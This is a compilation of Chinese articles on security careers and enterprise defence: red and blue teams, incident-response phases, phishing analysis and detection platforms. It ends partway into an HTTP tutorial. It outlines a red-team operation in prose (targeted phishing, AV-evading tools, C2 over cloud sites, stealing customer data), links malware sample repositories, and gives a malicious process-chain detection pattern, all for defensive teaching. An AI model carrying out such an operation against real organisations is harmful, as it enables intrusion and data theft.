
6、能够采用各种方式，推动企业安全防护能力不断提升的从业人员将获得更大发展。企业里安全团队和其他团队的冲突点主要在于大家对安全、可用性和业务的平衡点不同。如何在各类资源有限，各种纷繁复杂的情况下，说服，推动不同利益方取得一致，提升安全防护能力，取得平衡，将是安全从业人员的重要能力。

7、创业也是不错选择。

3. 安全从业指南

3.1 安全从业职业发展路径

安全从业职业发展需要根据自身实际情况，以下是发展路径参考图:



以下分别介绍各类方向发展情况。

3.2 企业安全从业人员（甲方）

3.2.1 总部 IT 安全团队员工

（1）安全技术类岗位

如果是从事安全开发、安全攻防等技术类岗位，职业生涯初期可以在应用安全、内网安全、数据安全的某 2-3 个领域深入，越深入越好，目标是成为金融行业的某领域技术专家，顺利的话可以成为技术组组长、实验室负责人；中期目标是成为大厂高 P 或中小企业安全负责人；终极目标是走向 CSO 高管职位。

关于大厂高 P vs 中小企业安全负责人的路径选择问题，赵彦《行业风口上的安全人员职业规划》分享的以下内容可供参考：

大厂需要的经验譬如都是 xx 万 IDC 规模下的入侵检测，x 万研发人员提交代码仓库的 SDL，大部分时候会要求应聘者已经具备相关领域的成熟经验。

小公司跟大公司不同，安全团队即使有也不会很大，往往需要身兼数职，面对一揽子问题给出最高性价比方案。这类性价比高的方案往往是逮着某个开源软件就上，而不会过分计较他的功效，或者虽然也有安全团队也必须大量的依赖商业产品和解决方案，自己只负责简单的安全产品运维，同时中小企业招聘到高级

安全技术人才的可能性不是很高，也间接决定了不可能在结果上深挖。

于是一个既懂安全又会开发点小工具，又爱折腾的“全栈工程师”在这种场景下就吃香了。但不好的地方是说一旦你受中小企业欢迎，那么你的技能会越来越聚焦泛而不深的安全需求，你在可预见的职业生涯里都可能跟大公司无缘了，因为你一直在培养小公司急需而大公司不需要的技能，同时小公司即使做到安全负责人也会有职业瓶颈，因为小公司的安全负责人可能收入只有大公司高 P 的几分之一。

人有时候会放过自己一马，去个小公司舒舒服服的当个安全负责人，至少不用在日新月异的技术上孜孜以求，苦苦学习，也不用被成为高 P 的愿景所绑架，毕竟只有拔尖者最终才会成为高 P。

从比较积极的角度看，过早的放弃高 P 路线转向中小企业安全负责人，犹如放弃攀爬一座 1000 米高的山，转而爬一座 600 米的山，会舒服一阵，但会更早的迎来半衰期的中点，更早的迎来下坡路。

（2）安全管理岗位

安全管理类岗位包括：安全设备运行维护、安全合规、政策、制度、风险管理、监督检查等等。职业生涯初期可以在安全运维、设备运维方面入手，掌握一些基本的安全技术领域背景知识，为后期走向偏管理类方向打下基础；中期目标是成为中小企业安全负责人、IT 部门内控合规负责人，也可能成为公司风险管理、合规法务、稽核审计部门内，与 IT 相关业务的负责人，比如 IT 风险管理组长、IT 审计组长等；最终目标是 CSO、CRO 等高管职位。

安全管理岗切记职业生涯就直接从风险合规方法论起步，有条件的先从事 2-3 年左右的偏安全技术类工作，这样在转向安全管理、风险管理类偏“务虚”类岗位时，能够和工作对象有沟通基础，否则技术人员觉得面对一个什么也不懂，只会动辄讲方法论的风险管理者，容易崩溃。有一定前提基础的沟通是双方协作的必要条件。

另外我给务虚打上了双引号，因为风险管理、内控合规等工作并不务虚（IT 风险归类于操作风险，属于四大风险管理领域之一），金融行业本来就是加工风险的行业（入行时行长培训时灌输的第一个理念），银行更是基于风险定价，因此如何进行各类风险管理其实是个非常专业的技术领域。我们觉得安全管理务

虚，是因为目前绝大多数甲方管理者和乙方咨询服务方，交付的是务虚的工作成果，比如组织架构、职责、制度、流程等等，而如何有效进行风险计量、处置，如何推动风险管控落地，风险管理工具（RCSA、LDC、KRI）的有效使用等等实施难度、推动起来比较困难的内容被有选择的忽视和过滤掉了。

有兴趣了解金融企业 IT 内控合规管理建设与实践请参考本公众号的文章。

传送门：

3.2.2 总部二道、三道防线部门员工

职业生涯初期总在 IT 风险、IT 合规、IT 审计类岗位从事较为初级的工作；中期目标是成为公司风险管理、合规法务、稽核审计部门内，与 IT 相关业务的负责人，比如 IT 风险管理组长、IT 审计组长等，也可能专项乙方如四大的咨询顾问，最终目标是 CRO 高管职位。

3.2.3 分支机构安全管理员

分支机构安全管理员发展空间有限，谨慎选择。目标是多从总部和同行业学习一些最佳实践，在同其他分支机构的安全管理工作比较中处于优势。此类岗位的发展空间在于安全管理员能否承担更多分支机构的其他非安全类需求。

3.3 安全公司从业人员（乙方）

3.3.1 安全产品研发类

安全产品研发类属于乙方企业的核心岗位人员，中期目标是成为产品线负责人，长远目标是成为主管技术的副总裁、CTO。

3.3.2 安全技术支持类

安全技术支持类，包括技术服务、技术支持、应急响应等，中期目标是成为技术支持线负责人、XX 分公司负责人，长远目标是成为大区负责人、服务线副总裁等。

3.3.3 安全咨询类

安全咨询类主要分布于四大（德勤、安永、普华永道、毕马威）、Thoughtworks 的 IT 信息安全咨询部门，中期目标是成为高级经理；长远目标是成为事务所合伙人。

还有一类咨询是非四大的综合性安全厂商，如 360、绿盟、启蒙，内部也有一些高阶的咨询服务岗位，如金融行业解决方案部门负责人等。

3.3.4 驻场外包类

驻场外包类岗位主要是安全运营、安全支持类工作，中期目标是成为驻场外包团队负责人，长远目标还是转向乙方内部安全技术或服务类岗位、甲方安全岗位。

3.3.5 销售类

销售类岗位主要在于客户资源和对甲方客户需求把握，以及需求和解决方案、资源之间的平衡点。成功的销售类岗位人员能够在资源有限的情况下，找到需求和解决方案、资源之间的平衡点，最大化客户、公司的价值，而绝不仅仅是销售数字（数字只是结果）。目前纯销售的岗位越来越少，前景越来越不乐观，技术人员转型大销售趋势明显，销售、售前、售后支持、技术支持的界限越来越模糊。中期目标是成为分公司负责人，长远目标是主管销售的副总裁或创业。

3.4 其他类从业人员

3.4.1 白帽子、漏洞挖掘从业人员

白帽子、漏洞挖掘从业人员更多是安全人员的第二职业，类似于足球运动中的裁判，实际中都是有第一职业，挖洞只是业余爱好。少数为专职的，转向甲方安全研究、安全防护的都是不错选择。

3.4.2 安全公司创业

2018 年 4 月 13 日，网信办和证监会联合关印发了《关于推动资本市场服务网络强国建设的指导意见》的通知，支持符合条件的网信企业利用多层次资本市场做大做强。加快扶持培育一批自主创新能力强、发展潜力大的网信企业在主板、中小板和创业板实现首次公开发行和再融资。网络安全公司创业重新站上了新的风口。五年前更多是乙方安全企业人员出来创业，而最近几年的趋势是很多甲方企业安全人员出来成立创业公司或加盟创业公司，未来将会看到更多此类情景。参与安全创业的岗位主要是：乙方销售类、产品研发类岗位（更多是副总裁类的负责人），甲方安全负责人、技术骨干，政府相关部门人员。

3.5 安全从业指南

1、尽量缩短初期练级所需时间。游戏玩家知道，某些关卡、技能和高等级场所只有玩家到了一定级别才能解锁，级别没到，只能枯燥的每天打打小怪物，积累经验值。因此职业生涯初期，尽可能的缩短初期练级所需时间。这个缩短不是说一味的往更好更高的职位跳，不是这个意思。初期练级是最重要的打基础阶段，在这个阶段，除了每天事务性和分配性工作以外，要勤于思考这些工作的关键是什么，如何改进优化，以及这些工作和其他的工作之间的关系，整个工作的全貌是什么等等。在这个初级阶段，最重要的是养成独立思考的逻辑思维、科学的方法论、勤奋细致的工作作风，以结果为导向的价值观，如果能以这样的心态和方法去处理，将很快从初级者中脱颖而出；

2、在面临工作选择的时候，规避主要内容都是 dirty work 的工作，dirty work 工作主要特征是事务性，重复性的。这类工作是无法完全避免的，哪怕是高阶的管理者，每天也在做一些 dirty work，比如流程审批，只是比重不同而已，因此做这类工作的目的是为了未来不再做，关键是在做 dirty work 中以结果和业绩展示自己的实力，让上级管理者认为把你放在 dirty work 上纯属浪费，自然而然就逐步减少 dirty work 了。最完美的状态就是每时每刻都能学到新的知识，按照 10000 小时定律努力下去，就有可能成为某行业的顶尖人才。

3、在某些技术领域成为专家。很少看到高职级安全人员属于一点技术背景都没有的。大多数情况是先成为某些技术领域的资深专家，然后自身又有一定兴趣，付出时间精力进行管理实践，两者结合，迈向了上述长远目标。成为某些领域技术专家是职业生涯金字塔的塔基部分，塔基不牢甚至没有就只会成为空中楼阁。

4、安全人员薪资比同级别研发和运维要高一些，但 IT 部门总经理、CTO 等大多来自运维和研发，鲜有从安全晋升而来。因为安全不是必需品，价值判定因人而异，因此选择安全时考虑清楚。

5、除了少数岗位性质决定以外，甲方从业人员面临的问题，都不是技术问题，或者说单纯依靠技术解决不了，大部分岗位比拼的也都不单是技术，而是解决一个一个小问题，从而最终搞定事情，将工作往前推进的综合能力，黑猫白猫，搞定问题，取得绩效就是好猫。

6、适当积累各类资源。资源并不等同于人脉，资源是能够用于解决问题的各类有利条件的统称。人脉是你的资源，你掌握的非安全知识也是资源，你的兴趣爱好也是资源，你所在城市也是资源。积累各类资源，有助于解决问题时，避免单一解决方案的依赖，以及单一解决方案行不通时的其他可能性。就像你高考成绩太差，无法通过大学改变自己命运，但你会做葱油饼，或者踢球踢的很好一样，都可以帮你实现同样目标。当然现实一点的资源，基本上都是人脉资源，你在企业内部，帮助更多的人，获得更多的人认可和帮助，本质上也是积累自己的人脉资源，这样会让自己，以及自己所在安全团队之路越走越宽。资源是价值创造的倍增器。

4.几点思考

4.1 守住底线

以前知乎上问黑客入门第一本书是什么，高票答案是《刑法》。对于安全从业人员来说，守住底线始终是从业第一原则。甲方、乙方，各自都有各自的底线，不做黑灰产是技术人员底线，不违背原则，不做恶意竞争的销售是乙方人员的底线，而作为甲方从业人员，我的底线是：不做混吃等死的小白兔，达成公司对安全团队的安全诉求，实现安全团队成员每个人价值提升。

4.2 面临选择时的思考原则

职业生涯其实就是从面临各种选择中开始的，面临选择时的一些思考原则供参考：

1、选择难走的那条路。这条难走的路将助你淘汰掉很多竞争者，让你走向不可替代者的未来。

2、工作的同时，成就别人。工作中我会遇到很多需要自己“帮”一把的人，有大有小，在我看来，能够在力所能及的范围内帮助别人，成就别人，也是在成就自己。所以，我不会轻易说不，会努力想办法帮助能力范围的每个人和每个需求，而我确实也获得了很多人的帮助。

3、日拱一卒的笨功夫多下，奇淫技巧的聪明少学。职业生涯初期，可能靠奇淫技巧的时候多一些，会获得一些青睐，但越往后，越需要的是日拱一卒的笨功夫。

4、格局和靠谱。面临选择时要看长远，而不是短期利益优先。比如职业生涯早中期选择一份工作，工作量、离家近、薪资等等，基本都属于考虑的后选项，优先选项应该是大平台、工作内容是否有利于经常性学习等等。靠谱是指要让自己成为和你接触、连接、共事的伙伴们对你的标签，他们愿意再回头和你合作，而不是一次之后再也不回头。

4.3 如何应对迷茫

怎么应对迷茫？迷茫不要成为自己虚度光阴的借口，无论何时，不要放弃学习，放弃让自己增值。不能盲目地虚度青春。哪怕是做最基础的事务性工作，也要做的比别人更快更好更漂亮。把握几点：

1、任何时候，都遵从结果导向。首要是搞定，其次才是漂亮的搞定。

2、对抗不稳定的能力决定了你的价值，专业的程度决定了你的价值高低，有了价值就会少迷茫甚至不迷茫，价值增加靠的是学习，每一件工作，每一天都是学习的机会，学习没有捷径。

3、要有危机感，不要有太多优越感，每年给自己目标和压力，学会让自己简单，找一个好的另一半。

4.4 不忘初心

我想职业生涯发展和工作，最终的目的还是让我们生活的更好，而不是相反。

很多安全从业人员，可能在路上太久，忘记了自己的初心是什么。为了超常规发展晋升，追求财务收益，往往忽视甚至丢弃了很多更宝贵的东西，比如健康、家庭、品德乃至做人的底线和原则。套用龙应台流传很广的一段话：选择安全作为工作方向，考虑职业生涯和发展，通过自己的努力将来拥有选择的权利，选择有意义、有时间的工作，而不是被迫谋生。当你从事的安全工作方向在你心中有意义，你就有成就感，当你的工作给你时间，不剥夺你的生活，你就有尊严。成就感和尊严，给你快乐。

未来之于我不再是恐惧，而是充满挑战的征途，因为心中有了明确的目标和努力的方向，让我的内心变得亮堂，我知道成功是可期的，而不再是如中彩票般的小概率事件。

部分观点和内容参考以下文章，表示感谢：

1、《职业规划之方法论》、《职业规划实战分析》，周召。

2、《行业风口上的安全人员职业规划》，赵彦。

甲方安全建设的一些思路和思考

安全小飞侠 信安之路 2018-10-19

本文主要是介绍一下笔者对于甲方安全能力建设的一些经验，心得和零散的思考。需要特别强调的是不同企业的实际情况不尽相同，本文仅供参考，不具普遍意义。

0x01 Red Teaming

近几年随着 Red Team 建设的话题越来越流行，不管是甲方或者乙方都在极力的发展自己的 Red Teaming 能力，尤其是各个乙方都推出了自己的 Red Team 的服务，如：FireEye

但是最终目的都是为甲方输出检验企业的 Detection 和 Response 的能力，找到防御弱点进而优化防御系统和流程。

我们不禁要思考一下，到底什么样的企业才真的需要 Red Team？当然，输出安全能力和服务的乙方不在讨论范围内，因为其最终是为了服务和支持甲方。

根据我的观察和发现，目前大部分人很容易把 Red Team 和 Penetration Testing 弄混或者干脆混为一谈。其实二者有共同点但也有本质上的不同，简单做个比喻就是忍者(隐秘，快速，准确，一击即中)和海盗（强壮，贪婪，可以刚正面，一波高地）的区别，各有侧重和优劣，但侧重点不同，比如，Red Team 类似忍者，侧重于精心准备（如：社会工程学等）收集信息进而绕过现有的防御体系（类似于 APT）来检验防御和检测能力；而 Penetration Testing 则如同海盗，侧重于尽可能多地发现应用，系统，网络，设备等的漏洞，并利用其发现更深层或者复杂的漏洞从而来评估风险。所以，答案显而易见，一个企业只有拥有了基本的防御和检测的能力，并需要持续检测和改善这种能力时，Red Team 就是很好地选择了。

那么，什么样的 Red Team 才算合格和有效呢？如前面所说，Red Team 如同忍者去做暗杀，既然暗杀那么就需要一个详细的计划，如：目标是什么（暗杀对方头目），手段是什么（前期侦查对方大本营，守卫布局，对方头目的日常习惯和出现的场所，会不会功夫等），如何去执行（选择某个夜黑风高的晚上，

众人都准备或者已经睡觉的时候，摸进对方大本营，提前隐藏在对方头目习惯出现的场所，等待其出现，再一刀毙命）。对应到 Red Team 就是，

1）设置好这次行动目的是模拟偷取公司的客户资料；

2）提前做好侦查看看公司都可能有哪些人会碰到这类数据，有哪些防御检测方式（如：反病毒，入侵检测，流量分析）；

3）针对可能接触数据的人员做定向钓鱼攻击或者面对面的社工，安装专门制作的绕杀软的工具，利用常见的社交或者云存储网站来做 C2，等待时机控制机器，获取必要的用户凭证，盗取客户资料，销毁痕迹，最终走人。

因此，一个合格的 Red Team，需要具备模拟攻击者入侵的各种能力，手段以及假想的目的。想要具备这种能力的一个最简单有效的方法，就是从现有的真实世界里发生的 APT 攻击活动中抽取 TTP 来模拟真实的 threat actors，分类并总结他们曾今采用的手段，方法，技术和工具，然后加以优化和改进，最终结合每个 Red Team 活动的假想目的来模拟不同 APT 组织对于公司的入侵，以此来检测已有的防御和响应体系是否有效。

0x02 Blue Teaming

我们在说 Blue Team 时，通常是指在一个企业里负责入侵检测和应急响应的团队的统称，一般情况下（尤其是规模较大的企业）会至少细分为以下几个团队：

Threat Hunting（入侵检测）：主要负责根据已知威胁的 TTP（如 APT 活动）和根据常见入侵活动的行为特征（如批量端口扫描，同一系统账户的短时多次尝试登录，office 软件进程的可疑子进程的派生等等）来开发入侵检测规则，或者利用机器学习，深度学习等更高级的数据挖掘技术来研究和分析威胁特征；

Incident Response（应急响应）：主要负责处理和调查企业的安全事件（如：外部应用系统被入侵，内网主机被入侵，以及由 Threat Hunting 的规则触发的各类入侵报警等）以及从真实的安全事件中来分析和提取自产的 IOC 以及最新的威胁特征；

Vulnerability Management（漏洞管理）：主要负责对企业所有资产（包括应用和原代码）的持续漏洞扫描，追踪，修复以及管理；

Threat Intelligence（威胁情报）：主要负责追踪和分析外部已知 APT 活动，

地下黑市和深网或暗网里的各种威胁情报信息，并加以分类总结成 TTP 以及 IOC 提供给其他团队加以利用和深层分析（如前面提到的 Threat Hunting，以及 Red Team）。

而且这些子团队都不是独立工作的，其之间都是相互配合和支持的。我们可以举个常见的例子来加以解释一下，比如 threat hunting 可能会通过已知的规则发现了一个可能的入侵行为；接着 incident response 迅速跟进进行流量、日志或者取证的分析发现了之前未被识别的威胁特征；然后 threat hunting 基于该特征开发最新的检测规则，threat intelligence 以此进行情报梳理和比对并最终发现这是某个最近比较活跃的 APT 组织的活动，随后搜集相关 TTP 反馈给 threat hunting；最后，vulnerability management 团队扫描企业所有可能存在弱点和受影响资产，追踪和修复。

综上可见，Blue Team 不是 gank 选手，而是讲究的团队合作和相互配合的团战协作，合理的利用和集合各个子团队的优势便可以大大提高入侵检测的准确性和应急响应的快速性。

0x03 应急响应

在开始之前，先谈谈我个人理解的应急响应是什么？顾名思义就是对企业发生的安全事件作出快速应对和及时响应从而减少由于安全事件造成的影响。

一般情况下，任何安全事件的应急响应都可以分为以下几个阶段：

1）Assessment（评估）：主要是初步梳理安全事件产生的原因和评估潜在影响范围；

2）Containment（控制）：这个阶段主要是快速找到止损/减轻方案（或者是临时应对措施）将事件影响尽可能控制在最小范围内；

3）Eradication（消除）：这个阶段是要找到安全事件产生的根本原因并提出和实施根治方案；

4）Recovery（恢复）：主要是确保所有受影响的系统或者服务完全恢复到安全状态；

5）Review（总结和审查）：这是每个应急响应的最后阶段主要是总结和梳理安全事件处理和响应的整个时间线和应对方案，学习和审查安全事件产生的根本原因并生成知识库以便以后遇到同类安全事件可以快速地找到处理和应对的

方法。

为了便于大家更好地理解怎么运用以上这些步骤来帮助我们做好应急响应，以下我以一个企业经常会碰到的钓鱼邮件为案例。比如，我们的企业员工上报了一封钓鱼邮件，那么作为应急响应团队应该怎么做？我们都知道钓鱼邮件是入侵者（APT 组织）攻击大型企业的最直接有效的方法。当我们的应急响应人员遇到这样的攻击试图时，

第一步，我们要初步分析钓鱼邮件的攻击方法，通常有：

Credential Harvesting：设置一个伪造的邮箱或者系统登录界面（如发送一个诱饵链接或者在邮件里嵌入一个 html 页面）来盗取有效的用户名和密码；

Malware：一般包括两种方式，一是通过附件直接发送恶意文件，二是通过发送链接来诱骗用户点击下载恶意文件。初步分析了攻击方法，我们就需要评估影响，比如，哪些人收到了该邮件，哪些人可能访问了恶意链接，哪些人下载了恶意文件，哪些人执行了恶意文件，哪些数据可能受到影响等等；

第二步，实施控制措施或者减轻方案，如针对通过链接来偷取用户名和密码或者下载第一阶段的恶意文件的域名我们可以实施 DNS sinkhole。

对于利用附件直接发送恶意文件的情况我们可以通过静态或者动态沙箱（例如 cuckoo，virustotal 等）来分析恶意文件的行为并抽取 IOC（可能是后续阶段 C2 的域名或者 IP，亦或者是执行的子命令）实施 DNS sinkhole，防火墙 IP 黑名单，或者终端防安全防护软件添加行为识别特征或者文件 hash 黑名单等等措施；

第三步，当恶意行为被有效控制后，我们便需要实施清除活动，如：清除所有收到的恶意邮件，对访问过恶意链接并且可能潜在泄露过用户名和密码的用户进行账号重置，对于下载执行过恶意文件或者访问过后续阶段的域名或者 IP 的用户电脑进行重装等等；

第四步，这个阶段我们需要确保我们在第三步中的所有清除活动按照预期完成，并且所有用户和系统恢复正常使用；

第五步，当一切恢复正常，我们需要对这次的钓鱼邮件事件做复盘分析，如：为什么我们的邮件安全网关没有检测到和拦截这个钓鱼邮件？为什么我们的员工会点击这些钓鱼邮件？我们的防御和检测的漏洞在哪？下次再发生类似事件

我们应该怎么办？等这些问题都找到对应的答案了我们则需要录入应急响应知识库以备后用。

综上，一个有效的应急响应是需要一个相对完整的流程来保证，如此一来便可以保证应急时不慌乱有条理且快速有效。

0x04 内网入侵检测与防御

本章节将依据我个人的一些工作经验和思考分别从平台搭建，工具配置，入侵调查与分析三个方面来聊聊企业的内网入侵检测和防御的建设思路。

一、平台篇

通常来说，一个企业要想做好内网检测和防御，首先要解决的问题就是感知能力，这就好比是人的五官要可以感知到周遭环境的变化，那么反映到安全平台上我们就需要一个统一的日志收集和分析平台。那么需要收集哪些日志呢？是所有的都收集吗？还是有选择性地收集？又如何来确定优先级呢？其实日志的收集切忌盲目全收，否则就会浪费了大量的人力物力财力到头来搜集了一堆日志却不知道如何使用。最好是结合应用场景来制定优先级，循序渐进。举个例子，比如当我们的一个应用场景是检测办公网中的入侵行为，我们需要解决的核心问题其实就是谁在什么时间什么机器上运行了什么进程做了什么操作。分解一下这个问题，首先我们需要有日志能帮我们定位每个内网用户，如：DHCP，DNS，Kerberos Tickets（AD 认证），Windows Event Logs，Antivirus 等；接着我们想要知道什么时间什么机器上运行了什么，如：主机进程树和网络连接日志（即：Event Tracing for Windows）等；最后我们需要知道做了什么操作（网络行为等），如：网络设备出口流量，Web 网关日志（HTTP 流量），IDS 日志，WiFi 日志，邮件网关日志等等。这样，我们就能有针对性地收集我们当下最需要的日志并可以利用这种方法来逐步扩大日志收集的种类。

有了统一的日志收集平台，接下来我们便需要一个持续的威胁检测平台其主要作用就是编写各种检测规则和机器学习模型来对所有收集到的日志进行匹配检查以保证之前的已知威胁不会被忽略。

接着，我们需要一个 IOC 检测平台，其主要作用是用来对外部情报信息或者内部自产的情报信息进行实时匹配和报警以确保当前所有的已知威胁能被检

测出来。

最后，我们还需要一个内部威胁追踪和记录平台，其主要作用是用于流程化和规范化地记录和总结所有以往发生的入侵事件的调查过程和分析结果以便于日后查询和关联分析。

总之，安全平台建设是企业内网入侵检测和防御的基础，只有搭建了这些基础平台，才能谈后续的工具配置和入侵分析与调查。

二、工具篇

在上一篇中我们聊到安全平台建设是企业内网入侵检测和防御的基础，在这个基础之上今天我们来聊聊工具配置。简而言之，就是有了感知能力，需要哪些工具来帮助我们分析和调查入侵，所谓工欲善其事必先利其器。

一般来说，最常见的入侵内网的手法就是钓鱼邮件和社工，而其中以钓鱼邮件最为典型，因此做好钓鱼邮件的防范是最为简单有效的防御内网入侵的方法。我之前曾提到过钓鱼邮件的常见手法：

1、发送链接模拟邮箱或者内部系统登陆界面收集企业员工的账号密码；

2、发送链接诱导员工点击下载恶意的 office 文档；

3、直接发送恶意的 office 文档或者 PE 文件或者恶意程序的压缩包作为附件并诱导员工打开。

针对以上几种手法，我们至少准备以下几类工具来辅助分析。

第一类，域名与 IP 检测工具：

https://centralops.net/co/DomainDossier.aspx?dom_whois=1&net_whois=1&dom_dns=1

https://www.threatcrowd.org/

https://www.threatminer.org/

https://www.virustotal.com/en/

https://www.talosintelligence.com/

https://login.opendns.com/

https://www.alexa.com/siteinfo

https://x.threatbook.cn/en

https://checkphish.ai/domain/avfisher.win

第二类，URL 检测工具：

https://urlscan.io/

https://sitecheck.sucuri.net/results/pool.cortins.tk

https://quttera.com/

https://www.virustotal.com/en/

https://checkphish.ai/

第三类，TOR 节点检测工具：

https://www.dan.me.uk/torcheck

https://exonerator.torproject.org/

https://ipduh.com/ip/tor-exit/

https://torstatus.blutmagie.de/

第四类，在线恶意程序或文档检测工具：

https://www.virustotal.com/en/

https://malwr.com/

http://camas.comodo.com/

https://x.threatbook.cn/en

https://www.reverse.it/

http://www.threatexpert.com/submit.aspx

https://www.vicheck.ca/

https://virusshare.com/

https://malshare.com/

https://github.com/ytisf/theZoo

第五类，动态恶意程序或文档分析工具：

Cuckoo: https://github.com/cuckoosandbox/cuckoo

Regshot: https://sourceforge.net/projects/regshot/

Process Hacker: http://processhacker.sourceforge.net/

Process Monitor: https://technet.microsoft.com/en-us/sysinternals/processmonitor.aspx

ProcDOT: https://www.cert.at/downloads/software/procdot_en.html

WinDump: https://www.winpcap.org/windump/

Graphviz: http://www.graphviz.org/Download..php

Capture-BAT: https://www.honeynet.org/node/315 (x86 environment only)

Fakenet: https://sourceforge.net/projects/fakenet/

Wireshark: https://www.wireshark.org/#download

第六类，邮件检测工具：

http://spf.myisp.ch/

第七类，Google 搜索，这也是最简单暴力但却十分有效的工具之一

在分析内网入侵时合理地使用以上这些工具往往会有事半功倍的效果。另外，作为一个入侵分析和响应工程师切忌在没有网络隔离的情况下在办公电脑上直接访问可疑链接或者分析恶意样本文件。

三、分析篇

在前两篇中，我们分别谈到了企业内网入侵检测和防御所需要的安全平台建设和工具配置，有了这些基础我们便来聊聊如何运用这些已有的平台和工具来分析真实的内网入侵事件。

为了更好的说明这个问题，我将仍以最常见的利用钓鱼邮件入侵企业员工电脑并进而入侵内网为例来说明如何分析这类的入侵事件。为了能够检测和分析这类入侵事件，我们需要有能力获得最原始的钓鱼邮件，这就需要我们从至少以下几个途径来获取：

1、企业员工主动提交可疑的钓鱼邮件，这就需要员工具备一定的安全意识（安全意识培训的重要性），以及统一的可疑邮件提交平台（需要开发成本）

2、邮件安全网关，如：Ironport，FireEye Email Security 等

3、IOC 检测平台，及时检测已知的恶意域名或者 IP，可疑的发件人，恶意附件等

当我们拿到了原始的钓鱼邮件，首先需要确保将其转化成 EML 文本格式，可用工具：

https://github.com/mvz/msgconvert

接着，我们至少需要从以下几个方面来分析：

1）原始邮件头，包括：From, envelope-from, SPF, client-ip 等

1.1）可以通过 dig 命令，如：dig -t txt baidu.com，来检查邮件是否被 spoof 了

1.2）对比 From 和 envelope-from 是否一致，也是应该判断是否为恶意邮件的有效方法

2）原始邮件正文，包括：域名 / IP，URL，附件等

2.1）域名/IP 和 URL 的分析可以使用工具篇里提到的相应工具来分析，判断是否存在 multi-stage C&C

2.2）附件的分析也可以使用工具篇里提到的在线 / 本地恶意程序分析沙箱或者自行逆向分析，进而了解恶意程序的执行逻辑以及对应的 IOC (域名，URL，文件，注册表键值，执行的系统命令等)

2.3）利用日志分析平台，查询恶意域名的 DNS 或者 HTTP(S) 流量日志，结合主机 EDR（Endpoint Detection and Response）终端日志将 DNS 请求关联到相应的主机进程，如：ETW for Windows，BCC/eBPF for Linux 等

2.4）查询触发恶意域名的 DNS 请求的主机进程的整个进程树，分析 malware 完整的执行链，例如：outlook.exe -> winword.exe -> cmd.exe -> powershell.exe

2.5）查询所有触发了上述执行链的受感染主机，并重复 2.4）的步骤直到没有新的执行链被发现为止

在分析完了以上这些，我们就可以添加对应的防御和检测措施了，例如：

1）通过应急响应章节中提到的 DNS Sinkhole 来阻断所有恶意域名的 DNS 请求

2）确保终端反病毒程序可以检测并清理每个阶段的恶意文件

3）添加防火墙规则来阻止内网主机对恶意 IP 地址的访问

4）隔离重装已经感染的主机进行

5）重置受感染内网用户的登录凭证

6）删除所有企业用户收到的来自同一恶意发送者的邮件

7）将分析得出的 IOC 添加到 IOC 检测平台

8）依据已发现的 Malware 执行链添加新的入侵检测规则

至此，我已简单地介绍了一个相对完整的针对利用钓鱼邮件入侵企业员工电

脑并进而入侵内网的入侵事件的分析和防御的方法与流程。

Web 安全

几天前看到一个前端攻防工程师的招聘信息，觉得挺有意思的。看来前端安全这块领域现在也慢慢被人们重视起来了。

其实 web 前端安全是最近几年才新兴的一个安全领域。早期的网页逻辑都由后端处理，前端几乎不处理数据逻辑，只做页面展示之用，这个时候前端几乎没什么安全问题。后来随着 web2.0 时代的到来，web 应用越来越复杂，单纯由后端处理会给服务器带来很大的压力，于是部分逻辑开始交给前端去处理。前端处理逻辑用的最多的就是 javascript 语言，而编码人员的水平参差不齐，对前端代码的安全也会有疏漏，导致了一些前端安全问题的出现，其中就不乏我们常见

的 XSS、CSRF 等等。现在，在 h5、es6 出现后，各种好用的 api 如雨后春笋般出现，web 前端大放异彩，给人们带了更为优越的用户体验。

但这背后，是前端威胁的再一次升级，开发人员大多了解什么是 SQL 注入，知道什么是上传漏洞、解析漏洞，知道该如何去防范。但对于前端安全可能了解甚浅。于是，今天我们成立了 web 前端安全小组，专门用于探讨前端安全问题一起交流学习，共同提升，

组长介绍

ID：晚风

职务：信安之路作者团队成员、信安之路 web 前端安全小组组长

工作：某公司安全工程师

小组研究方向

XSS、CSRF、CSP、跨域安全、本地存储安全、JS 爬虫反爬虫、前端自动化测试

加入小组要求

希望你目前正在从事安全相关工作，对前端安全热爱，熟悉 javascript，对前端安全有一定的了解。翻译过国外优秀文章的优先。

编辑简历（自我介绍+加入组的原因） 发送到：1074154071@qq.com

http 协议详解

原创： Anthem&hl0rey 信安之路 2018-03-12

HTTP 协议，即超文本传输协议 (Hypertext transfer protocol)。 是一种详细规定了浏览器和万维网 (WWW = World Wide Web) 服务器之间互相通信的规则，通过因特网传送万维网文档的数据传送协议

HTTP 协议的特点就不好再赘述了

中文 RFC 文档：[超文本传输协议--HTTP1.0]

HTTP 的请求方法

一个 HTTP 请求结构

GET 方法

